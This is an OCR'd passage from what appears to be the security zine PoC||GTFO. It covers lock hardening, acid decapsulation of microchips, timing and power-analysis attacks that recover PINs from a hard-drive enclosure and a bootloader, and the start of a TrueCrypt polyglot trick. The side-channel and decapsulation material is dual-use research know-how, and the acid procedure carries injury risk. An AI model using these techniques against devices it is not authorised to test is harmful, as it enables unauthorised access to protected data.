By cutting these threads into the pin chambers, a much greater degree of friction and positive lock-up between the pins and the plug can be achieved. If there is turning pressure on the plug– as there is with a lockpicking attack—and any attempt to push the pin stacks is made, the serrations will bite together. This is remarkably robust for a number of reasons:


- Even if a dedicated lockpicker gets past one region of friction, serrated edges offer repeated additional blockades to progress. Spool pins or mushroom pins typically offer only one point of resistance in each pin stack.

- The positive lock-up between pins and the plug is achieved

Figure 4.7: Threaded Plug

by the driver pins and also by the key pins (if serrated key pins are installed) and for this reason this style of configuration should also offer some resistance to impressioning attacks, as well.

The following images show the mechanism by which serrated pins and thread-tapped plug chambers work in concert to resist picking attacks.



It is those particular points indicated by the small arrows where the ridges and threading jam together tightly. NOTE—As seen in the earlier photo of the field-stripped plug, I did not opt to run a tap through *all* of the pin chambers. The front-most chamber was left plain and no serrated pins would be installed there. This not only conceals the presence of such pins in the lock (at least

from cursory inspection) but it affords one the opportunity to install hardened anti-drill pins in that front chamber.

Gerry Finch suggested that course of action, as well. He also cautioned locksmiths against working a tapping tool too deeply in each chamber. He recommends a maximum of three turns per chamber, no more.

Finch's ideas proved so effective, and locks prepared in this manner tend to be so resistant to against even dedicated attacks, that the LAB company started including a 6/32" tap in some of their S-pin kits. But perhaps a little surprisingly, after all these years the practice has become so uncommon that few locksmiths with whom I have spoken nowadays even know what the tap tool is for.

If you have the knowledge of even basic lock field-stripping, it is quite possible to upgrade a pin tumbler lock using this technique for very little cost. The LAB company's S-pins are available for less than a dime each[15] and hardware tool suppliers sell both the 6/32" tap and a suitable tap handle for four dollars apiece.

Best of luck upgrading your security if you try this yourself. With a little care and dedication and for less than one Hamilton you could make your locks a great deal more resistant to attacks by someone like me.

[15] While this is technically true, such pins are commonly sold in packages of 100. So you're often out six to seven dollars for the bag, and a variety of sizes of key pins and driver pins are needed to do the job properly. It's best to find a friendly locksmith who might sell you a handful of individual pins for a few dollars.

Gerry Finch was a legend in the lockpicking and locksmithing community, developing tools, techniques, instructional courses, and published works throughout his career. A veteran of the US Air Force (ret 1964) he also worked with the US Army Technical Intelligence Center teaching their Defense Against Methods of Entry course. Finch is the recipient of the Locksmith Ledger's Hall of Fame Award, The California Locksmith Association's Golden Key Award, Associated Locksmiths of America's President's Award, the Lee Rognon Award, the Gerald Connelly Pioneer Award, and the Philadelphia Award. He retired officially in 1996, but I still wouldn't want to go head-to-head with him in a picking contest.


4:9 Introduction to Reflux Decapsulation and Chip Photography

by Travis Goodspeed

Howdy y'all,

Unlike my prior articles for PoC||GTFO, this one is an introductory tutorial. If you are already stripping and photographing microchips, then there will be little for you to learn here. If, however, you want to photograph a chip and don't know where to begin, this is the article for you.

I'm also required by my own conscience and by good taste to warn you that if you attempt to follow these instructions, you will probably get a little bit hurt. Please be *very fucking careful* to ensure that you only get a little bit hurt. If you have any good sense at all, you will do this in a proper chemistry lab with the assistance of professionals rather than rely on this hobbyist guide. If you don't know whether to add water to acid or acid to water, and why you will hurt yourself *a lot* if you don't know, please stop reading now and take a community college course with a decent lab component.


H2SO4
PoC || GTFO
10 ¢

Chemistry Equipment

At a bare minimum, you will need high-strength nitric acid (HNO_3) and sulfuric acid (H_2SO_4). Laws for acquiring these vary by country, and if you're in a jurisdiction that cares too much about the environment, you might need to use a different method.[16] In addition to the two acids, you will need isopropyl alcohol and acetone as solvents for cleaning.

Beyond the chemicals, you will need a bit of glassware. Luckily, the procedure is simple, so some test-tubes, beakers, and a ring stand with utility clamps will do. If you get second-hand clamps, be aware that metal should not directly touch the glass of the test tube; your clamp might be missing a rubber or cloth piece to prevent scratches.

The acids that you are working with can attack metals, so get several acid-resistant tweezers. I learned a while ago that tweezers get lost or bent, so buy a dozen and you won't have to worry about it again.

Because the acid fumes, particularly the nitric acid fumes, are so noxious, you will need a fume hood to properly contain the acid gas that boils out of the test tube when you screw up the heat.

As a handy indicator of where the acid fumes are going, I save thermal paper cardstock from air and rail tickets. They turn red or black in the presence of nitric acid, and by balancing one above the test tube I get a visual warning that the fumes have spread too far.

You could get by with a toothbrush and solvent for cleaning the chip surface, but an ultrasonic bath with solvent is better. Cheap ultrasonic cleaners are available for cleaning jewelry, and

[16] I've heard that the Germans get good results with kolophonium, better known as rosin.

they work well enough, but be careful not to let your cleaning solvents dissolve their exposed plastic.

Finally, you will need a source of regulated heat. At this point, you're probably itching to strike off a Bunsen burner, but those are really a terrible choice. Instead, I use a cheap SMD rework soldering station, the Aoyue 850A. By turning the airflow near maximum and slowly raising the temperature, I can heat the test tube to a consistent temperature.

Chemistry Procedure

Your sample should be the smallest package of the target chip you can purchase. For a specific example, the Texas Instruments MSP430F2012 is available as PDIP (Plastic Dual Inline Package) and QFN (Quad Flat No-leads) among other packagings. While this procedure works for either, the QFN package is much smaller and has less plastic to be etched away, so it will consume far less of your nitric acid.

Begin by connecting the clamp to your ring stand as shown in Figure 4.8, with the SMD rework station's wand held just beneath the bottom of where the test-tube will be. Do not turn on the heat yet.

Place the chip into the test-tube with enough nitric acid to cover the chip and optionally add just a splash of sulfuric acid to make it attack the plastic instead of the bonding wires. For safety reasons, you will very quickly learn to do this while the glass is cold, just as you will very quickly and rather painfully learn that cold glass looks exactly like hot glass.

Place the test tube into the clamp. The tube should be slightly tilted, with the bottom closer to you than the top so that any explosive eruptions of boiling acid go away from your face.

With the chip covered in acid, turn the SMD rework station




Figure 4.8: The clamp stand holds the test-tube next to the SMD rework station.




Figure 4.9: HNO_3 under reflux. It's important that the vapor column not rise above the lip of the test tube.

on with high speed and low heat. Slowly raise the temperature while watching the well-lit column of the test tube. The idea here is to create a poor man's reflux, in which the acid boils but the column of acid vapor above it remains beneath the lid of the test tube, unable to spill out. Shining a laser pointer into the tube will reveal the exact height of the column, as the laser is scattered by the acid but not by clean air.

Overheating the test tube will cause the acid to steam out, filling either the fume hood or your lab with acid fumes. All of the iron in the room will rust, your lungs will burn, and the fire alarm will trigger. Don't do this.

As the chip boils in nitric acid, the packaging will crumble off in chunks. This crumbling should continue until either the chip's die is exposed or the acid is spent.

You might notice the acid solution changing color. HNO_3 turns green or blue after dissolving copper, which greatly reduces its ability to break apart the plastic. Once the acid is spent, let the test-tube cool and then spill its contents into a beaker.

At this point, the acid might not be strong enough to further break apart the packaging, but it's still strong enough to burn your skin. HNO_3 burns don't hurt much at first, and light ones might go unnoticed except for a yellowing of the skin that takes a week or so to peel off. Sometimes you'll notice them first as an itch, rather than a burn, so run like hell to the sink if a spot on your hand starts itching. H_2SO_4 burns more like you'd expect from Batman cartoons, with a sharp stinging pain. It results in a red rash instead of yellowed skin.[17]

[17]Here's a handy rhyme to remember safety:

> *Johnny was a Chemist's Son,*
> *but Johnny is No More.*
> *What Johnny thought was* H_2O*,*
> *was* H_2SO_4*!*

So now that you know better than to stick your fingers into the beaker of acid, use tweezers to carefully lift the die out of the acid and drop it into a second beaker of acetone. This beaker—the acetone beaker—goes into the ultrasonic bath for a few minutes. At this point the die will be partially exposed with a bit of gunk remaining, but sometimes larger chips will still be covered.

For best quality, the HNO_3 should be repeated until very little of the gunk is left, then a bath of only H_2SO_4 will clean off the last bits before photography.

These two acids are very different chemicals, and you will find that the H_2SO_4 bath behaves nothing like the HNO_3 baths you've previously given the chip. H_2SO_4 has a much higher boiling point than HNO_3, but it's also effective against the chip packaging well beneath its boiling point. You will also see that instead of flaking off the packaging, H_2SO_4 dissolves it, taking on an ink-black color through which you won't be able to see the sample.

After the final H_2SO_4 bath, give the chip one last trip through the ultrasonic cleaner and then it will be ready to photograph.

Photographic Equipment

Now that you've got an exposed die, it's time to photograph it. For this you will need a metallurgical microscope, meaning one that gives an image by reflected rather than transmitted light.

Microscope slides work for samples, but they aren't really necessary, because no light comes up from the bottom of a metallurgical microscope anyways. Small sample boxes with a sticky surface are handier, as they are less likely to be damaged in a fall than a case full of glass microscope slides.

For photographing your chip, you can either get a microscope camera or an adapter for a DSLR. Each of these has its advan-




Figure 4.10: One photo of 1,475 from my MYK-78 Clipper Chip.

tages, but the microscope cameras are very often just cheap webcams with awkward Windows-only software, so I go the DSLR route. Through either sort of camera, you can take individual photos like the one in Figure 4.10.

Photographic Procedure

Whichever sort of camera you use, you won't be able to fit the entire chip into your field of view. In order to get an image of the whole chip, you must first photograph it piecemeal, then stitch those photos together with panorama software.[18]

Begin at a known corner of the chip and take a series of photographs while moving in the same direction and keeping the top layer of your sample in focus. Each photograph should overlap by roughly a third its contents with the image before and after it, as well as those on adjacent rows. Once a row has been completed, move on to the next row and move back in the opposite direction.

Once you have a complete set of photos, load them in Hugin on a machine with plenty of RAM. Hugin is a GUI frontend to Panorama Utilities, and it allows you to correct mistakes made by those tools if there aren't too many of them.

Hugin will do its best to align the pictures for you, and its result is either a near-perfect rendering or a misshapen mess. If the mess is from a minor mistake, you can correct it, but for serious errors such as insufficient overlap or bad focus, you will need to do a new photography session. With plenty of overlap, it sometimes is enough to simple delete the offending photographs and let the others fill in that part of the image.

[18] For fancy things like recovering gates in delayered chips, more sophisticated software is needed, but panorama software suffices when only the top layer is being photographed.




Figure 4.11: This is the complete die photograph of the Clipper Chip at reduced resolution.

Figure 4.11 shows the complete, but reduced resolution, die photograph that I took of the Clipper Chip. This was built from 1,475 surface photographs that were stitched together by Hugin.

Further Reading

While you should get a proper chemistry education for its own sake, textbooks on chemistry as written for chemists don't cover these sorts of procedures. Instead, you should pick up books on Failure Analysis, which can double as coffee table books for their nifty photographs of disassembled electronics.

After mastering surface photography, there are all sorts of avenues for continuing your new hobby. Using polishing equipment or hydrofluoric acid, you can remove the layers of the chip in order to photograph its internals. The neighbors at the Visual6502 project took this so far as to work backward from photographs to a working gate-level simulation in Javascript!

Additionally, you can decap a chip while it's still functional to provide for invasive or semi-invasive attacks. For invasive attacks, take a look at Chris Tarnovsky's lectures, as he's an absolute master at sticking probe needles into a die in order to extract firmware. Dr. Sergei Skorobogatov's Ph.D. thesis describes a dozen tricks for semi-invasively shining lasers into chips in order to extract their secrets, while Dmitry Nedospasov's upcoming thesis is also expected to be nifty.

Neighborly thanks are due to Andrew Q. Righter and everyone who was polite enough not to yell at me for the die photos that I posted with improper exposure or incomplete decapsulation.

Cheers from Samland,
—Travis

4:10 Forget Not the Humble Timing Attack

by Colin O'Flynn

Judge not your neighbour's creation, as you know not under what circumstances they were created. And as we exploit the creations of those less fortunate than us, those that were forced to work under conditions of shipping deadlines or unreasonable managers, we give thanks to their humble offering of naïve security implementations.

For when these poor lost souls aim to protect a device using a password or PIN, they may choose to perform a simple comparison such as the following.

```
int password_loop(void){
  unsigned char master_password[6];
  unsigned char user_password[6];

  read_master_password_from_storage(master_password);
  wait_for_pin_entry(user_password);

  for (int i = 0; i < 6; i++){
    if (master_password[i] != user_password[i]){
      return 0;
    }
  }
  return 1;
}
```

Which everyone knows are subject to timing attacks. Such attacks can be thwarted of course by comparing a hash of the password instead of the actual password, but simple devices or small codes such as bootloaders may skip such an operation to save space.

A PIN-Protected Hard Drive

Let's look at a PIN-protected hard drive enclosure, which the vendor describes as a "portable security enclosure with 6 digit password." This enclosure formats the hard drive into two partitions, the Public partition and the secured Vault partition. The security of the Vault is entirely given by sacrilegious changes to the partition table, such that if you remove the hard disk from the enclosure and plug into a computer the OS won't recognize the disk, thinking it tainted. The data itself is still there however.

The PCB contains four ICs of particular interest: a Marvell 88SA8040 Parallel ATA to Serial ATA bridge, a JMicron JM20335 USB to PATA bridge, a WareMax WM3028A (no public information), and an SST 39VF010 flash chip connected to the WM3028A. There's also a number of discrete logic gates including two 74HCT08D AND devices and one 74HC00D NAND device. These logic gates are used to multiplex multiple parts from apparently limited IO pins of the WM3028A. It would appear that the system passes the Parallel ATA data through the WM3028A chip, which is presumably some microcontroller-based system responsible for fixing reads of the partition table once the correct password is put in.

The use of discrete logic chips for multiplexing IO lines ultimately makes our life easier. In particular one of the 74HCT08D chips, U10, provides us with a measurement point for determining when the password has failed the internal test.

Pin 3 of the switch is the multiplexing pattern from the microcontroller. Remember we must determine when the microcontroller has read the pin, not simply when the user pushed the pin. Knowing that this button was pressed, and thus caused the "Wrong PIN" LED to come on, we can measure the time between when the microcontroller has read in the entire PIN and when




Figure 4.12: Pin-Protected Hard Disk

the LED goes on.

We then break the system one digit at a time by measuring the time after the last button is pressed. First we enter 0-6-6-6-6-6, then 1-6-6-6-6-6, 2-6-6-6-6-6, etc. The delay between reading the button press and displaying the LED will be shortest if the first digit is wrong, longer if the first digit is right. A moving-picture version of this is available on the intertubes.[19]

An example of the oscilloscope capture of this is shown in Figure 4.13, where the correct password is 1-2-3-4-5-6. Note the jump in time delay between 0-6-6-6-6-6 and 1-6-6-6-6-6. This continues for each correct digit. Thus for a 6-digit pin, we guess only a worst case of $10 \times 6 = 60$ attempts, instead of the million that would be required for brute-forcing the full pin.

TinySafeBoot for the Atmega328P

But what if the clever developer decided to not tell the user when they've entered a wrong password? A security-conscious bootloader might wish to avoid being vulnerable to timing attacks, but is attempting to avoid adding hash code for size reasons. An example of this is pulled from a real bootloader which has a password feature. When a wrong password is entered jumps into an endless loop, effectively avoiding providing information that would be useful for a timing attack.

In particular, let's take a look at TinySafeBoot, which is a very small bootloader for most AVR microcontrollers.[20] This wonderful bootloader has many features, such as using a single IO pin, auto-calibrating baud rate, and automatically build a bootloader image for you. And, as already mentioned, it contains a password feature.

[19] `http://tinyurl.com/pintiming`
[20] `http://jtxp.org/tech/tinysafeboot_en.htm`.




Figure 4.13: Disk Pin Timing Results




Figure 4.14: Above is correct. Below is a mismatch.

But compare the measurements of the power signatures shown in Figure 4.14, which is the bootloader running on an AtMega328P. The correct password is `{0x61, 0x52, 0x77, 0x6A, 0x73}`. If we measure the power consumption of the device, we observe clear differences between the correct and incorrect guesses. This can be done by using a resistor in-line with the microcontroller power supply, such as by lifting a TFQP package pin.

The code for the password feature looks as in the following listing. Note when you receive an incorrect character the system jumps into an infinite loop at the `chpwl` label, meaning a reset is required to try another password.

```
CheckPW:
chpw1:
    lpm tmp3, z+                ; load character from Flash
    cpi tmp3, 255               ; byte value (255) indicates
    breq chpwx                  ; end of password -> exit
    rcall Receivebyte           ; else receive next character
chpw2:
    cp tmp3, tmp1               ; compare with password
    breq chpw1                  ; if equal check next char
    cpi tmp1, 0                 ; or was it 0 (emerg. erase)
chpwl:  brne chpwl              ; if not, loop infinitely
    rcall RequestConfirmation   ; if yes, request confirm
    brts chpa                   ; not confirmed, leave
    rcall RequestConfirmation   ; request 2nd confirm
    brts chpa                   ; cannot be mistake now
    rcall EmergencyErase        ; go, emergency erase!
    rjmp Mainloop
chpa:
    rjmp APPJUMP                ; start application
chpwx:
;   rjmp SendDeviceInfo         ; go on to SendDeviceInfo
```

We can immediately see the jump to the infinite loop in the power trace! It happens as soon as the device receives an incorrect character of the password. Thus despite the original timing attack failing, with a tiny bit of effort we again find ourselves easily guessing the password.

Measuring the power consumption of the microcontroller requires you to insert a resistor into the power supply rail. Basically, this requires you to perform the schematic as shown in Figure 4.15. Note you can insert it either into the VCC or the GND rail. It may be that the GND rail is cleaner for example, or it may be that it's easier to physically get at the VCC pin on your device.

For a regular oscilloscope you may need to build a Low Noise Amplifier (LNA) or Differential Probe. I've got some details of that in my previous talk and whitepaper.[21] You can expect to

[21] http://newae.com/blackhat

make a probe for a pretty low cost, so it's a worthwhile investment!

In terms of physically pulling this off, the easiest option is to build a breadboard circuit with the AVR and a resistor inserted in the power line. Be sure to have lots of decoupling after the resistor, which will give you a much cleaner signal. If you're looking to use an existing board, you can make a "cheater" socket with a resistor inline, as in Figure 4.15, which was designed for an Arduino board.

Real devices are likely to be SMD. If you're attacking a TQFP package, you might find it easiest to lift a lead and insert a 0603 or 0402 resistor inline with the power pin. You might wish to find a friendly neighbour with a steady hand and a stereo microscope for this if you aren't of strong faith in your soldering!

Thus when attacking embedded systems, the timing attacks often present a practical entry method. Be sure to carefully inspect the system to determine the 'correct' measurement you need to use, such as measuring the point in time when the microcontroller reads an I/O pin, not simply when an external event happens.

When designing embedded systems, store the hash of the users password, lest ye be embarrassed by breaks in your device.




Figure 4.15: Tapping VCC for Power Analysis

4:11 This Encrypted Volume is also a PDF; or, A Polyglot Trick for Bypassing TrueCrypt Volume Detection

by Ange Albertini


In this article I will show you a nifty way to make a PDF that is also a valid TrueCrypt encrypted volume. This *Truecryption* trick draws on Angecryption from PoC||GTFO 3:11, so if you missed it you can go back in PoC-time now or later, and enjoy even more common file format schizophrenia!

What is TrueCrypt?

If you open a TrueCrypt container in a hex editor, you'll see that, unlike many binary formats, it looks like entirely random bytes. It does in fact have a header that starts with the magic signature string `TRUE` at file offset `0x40`, but this header is stored encrypted, and thus you can't spot it offhand. To decrypt the header, one needs both the correct password and the hopefully random salt that is stored in bytes 0–63, just before the encrypted header.

So, a TrueCrypt file starts with 64 bytes of randomness, used as salt to derive the *header key* from the password. This key is used to decrypt the header. If the result of the decryption starts with `TRUE`, then it means the password was correct, and the now decrypted header is parsed further. In particular, this header contains *volume keys*, which are, in turn, used to encrypt/decrypt the blocks and sectors of the encrypted drive.

Importantly, the salt itself is only used to decrypt the header. This is to defend against rainbow table-like precomputing attacks.



